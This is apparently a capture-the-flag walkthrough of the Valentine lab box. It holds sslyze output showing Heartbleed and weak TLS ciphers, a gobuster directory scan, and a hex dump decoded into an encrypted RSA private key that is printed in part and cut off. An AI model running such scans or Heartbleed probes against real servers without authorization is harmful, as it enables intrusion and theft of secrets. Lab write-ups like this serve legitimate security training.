      Verified Chain:                  ERROR - Could not build verified chain (certificate
untrusted?)
      Received Chain Contains Anchor:  ERROR - Could not build verified chain
(certificate untrusted?)
      Received Chain Order:            OK - Order is valid
      Verified Chain contains SHA1:    ERROR - Could not build verified chain
(certificate untrusted?)

     Certificate #0 - Extensions
      OCSP Must-Staple:                NOT SUPPORTED - Extension not found
      Certificate Transparency:        NOT SUPPORTED - Extension not found

     Certificate #0 - OCSP Stapling
                                       NOT SUPPORTED - Server did not send back an OCSP
response
```

```
 * SSL 2.0 Cipher Suites:
     Attempted to connect using 7 cipher suites; the server rejected all cipher suites.

 * TLS 1.2 Cipher Suites:
     Attempted to connect using 156 cipher suites.

     The server accepted the following 29 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_GCM_SHA384                   256
        TLS_RSA_WITH_AES_256_CBC_SHA256                   256
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_GCM_SHA256                   128
        TLS_RSA_WITH_AES_128_CBC_SHA256                   128
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384             256       ECDH:
prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384             256       ECDH:
prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256             128       ECDH:
prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256             128       ECDH:
prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168       ECDH:
prime256v1 (256 bits)
        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_GCM_SHA384               256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA256               256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_GCM_SHA256               128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA256               128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH (2048 bits)
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH (2048 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                   OK - Supported
       Legacy RC4 Algorithm              INSECURE - Supported


 * TLS 1.2 Session Resumption Support:
      With Session IDs: OK - Supported (5 successful resumptions out of 5 attempts).
      With TLS Tickets: OK - Supported.

 * TLS 1.0 Cipher Suites:
     Attempted to connect using 80 cipher suites.

     The server accepted the following 17 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168       ECDH:
prime256v1 (256 bits)
        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH (2048 bits)
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH (2048 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                   OK - Supported
       Legacy RC4 Algorithm              INSECURE - Supported


 * OpenSSL CCS Injection:
                                          VULNERABLE - Server is vulnerable to OpenSSL CCS
injection

 * OpenSSL Heartbleed:
                                          VULNERABLE - Server is vulnerable to Heartbleed

 * TLS 1.3 Cipher Suites:
     Attempted to connect using 5 cipher suites; the server rejected all cipher suites.

 * SSL 3.0 Cipher Suites:
     Attempted to connect using 80 cipher suites.

     The server accepted the following 17 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168       ECDH:
prime256v1 (256 bits)
        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH (2048 bits)
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH (2048 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                    OK - Supported
       Legacy RC4 Algorithm               INSECURE - Supported



 * Session Renegotiation:
       Client Renegotiation DoS Attack:   OK - Not vulnerable
       Secure Renegotiation:              OK - Supported

 * TLS 1.1 Cipher Suites:
     Attempted to connect using 80 cipher suites.

     The server accepted the following 17 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
```

```
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1
(256 bits)
        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168       ECDH:
prime256v1 (256 bits)
        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH (2048 bits)
        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH (2048 bits)
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH (2048 bits)
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH (2048 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                    OK - Supported
       Legacy RC4 Algorithm               INSECURE - Supported


 * Elliptic Curve Key Exchange:
       Supported curves:                  prime256v1
       Rejected curves:                   prime192v1, sect571r1, secp160k1, secp384r1,
sect233r1, secp160r1, secp521r1, sect239k1, sect163r1, secp160r2, X25519,
sect283k1, sect163r2, sect233k1, secp192k1, X448, sect283r1, sect193r1,
secp224k1, sect409k1, sect193r2, secp224r1, sect163k1, sect409r1, secp256k1,
sect571k1

 * ROBOT Attack:
                                          OK - Not vulnerable.

 * Downgrade Attacks:
       TLS_FALLBACK_SCSV:                 VULNERABLE - Signaling cipher suite not
supported
```




```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# sslyze --heartbleed 10.10.10.79

 CHECKING HOST(S) AVAILABILITY
 ─────────────────────────────

   10.10.10.79:443                       ⇒  10.10.10.79



 SCAN RESULTS FOR 10.10.10.79:443 - 10.10.10.79
 ──────────────────────────────────────────────

 * OpenSSL Heartbleed:
                                      VULNERABLE - Server is vulnerable to Heartbleed


 SCAN COMPLETED IN 2.53 S
 ────────────────────────
```



```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# gobuster dir  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.79 -o gobuster/http.txt -t 60
```


/index /encode /decode /omg   /dev




```
e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2
3 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30 46 3
4 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 6
e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 6
9 30 53 62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5
3 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4
d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 6
c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 7
2 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0
3 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6
3 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 3
f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 5
2 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4
f 69 44 75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 4
c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6
1 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 5
1 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 5
9 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58 4
3 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 7
```


HEX TO ASCII

https://www.rapidtables.com/convert/number/hex-to-ascii.html
Encrypted ssh key




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
